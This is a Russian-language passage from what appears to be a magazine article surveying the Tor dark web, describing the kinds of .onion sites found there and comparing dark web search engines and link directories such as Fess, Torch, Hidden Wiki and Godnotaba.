
Другой большой сегмент — это разного рода порнография. От изысков вроде тех, что перечислены в начале статьи, до обычной разновидности, которой полно и в открытом интернете.

Собственно, немалая доля ресурсов вызывает вопрос: ну и зачем было прятать это в .onion? Либертарианские блоги, хакерские манифесты, домашние странички... Часто складывается впечатление, что кто-то просто хотел выпендриться или поупражняться в размещении сайта модным способом. Такие ресурсы пропадают один за другим — их владельцы быстро понимают, что держать сервер накладно, а толку от него нет.


Поиск и каталоги

Первое, чем хочется себя обеспечить, оказавшись в альтернативной версии интернета, — это поисковик. Тут вроде бы никаких проблем: существуют Torch, Grams, not Evil, Fess, Candle, Ahima и, может, еще пара-тройка менее известных попыток повторить успех Google в дарквебе.

Сравнивать поисковики, объективно оценивая качество выдачи, не возьмемся: для этого нужны хитрые метрики и методики, которыми мы не располагаем. По чисто субъективным ощущениям, у Grams серьезно заспамленные результаты, а not Evil и Torch слабо сортируют выдачу: наверху вместо больших сайтов может оказаться совершенно случайная фигня. Это не всегда недостаток (фигня тоже может быть интересной), но наиболее приятным нам в итоге показался Fess.




Вот только в случае с даркве́бом поиск а-ля Google — это далеко не такое же классное и универсальное решение, как в обычном интернете. Во-первых, самое интересное спрятано на форумах, которые зачастую требуют авторизации, и поисковики оказываются в пролете. Во-вторых, ресурсов в целом так мало, что поиск теряет всякий смысл: по разным запросам ты будешь встречать одни и те же сайты плюс разнообразный мусор, не имеющий отношения к делу. Ну и это уже не говоря о том, что в даркве́бе у поисковиков мало шансов отслеживать поведение пользователей через аналоги Google Analytics и AdWords, чтобы улучшать качество результатов.




Поддельный Google похож на настоящий, но радости от него заметно меньше

Решение проблемы в обычном интернете было найдено еще до появления современных поисковиков и выглядит как каталог полезных ссылок. В каком-то смысле эта статья — как раз такой каталог, просто мы отобрали наиболее интересные живые на данный момент ресурсы, а также, конечно, не зарабатываем на размещении ссылок.

С популярными каталогами в дарквебе ситуация иная: на широко известной Hidden Wiki значительная часть ссылок не открывается вовсе, а расстановка приоритетов и принцип отбора вызывает серьезные вопросы к владельцам ресурса. Еще есть Onion URL Repository, OnionDir, Yet another Tor Directory, TorLinks, HD Wiki, русская «Годнотаба» (кстати, действительно довольно годная, хоть и небольшая) и еще сотни подборок — больших и маленьких, курируемых и не очень, размещенных как в дарквебе, так и в обычном, светлом интернете.



«Годнотаба». Сверху висит объявление о том, что прием ссылок приостановлен из-за деятельности злонамеренного школьника

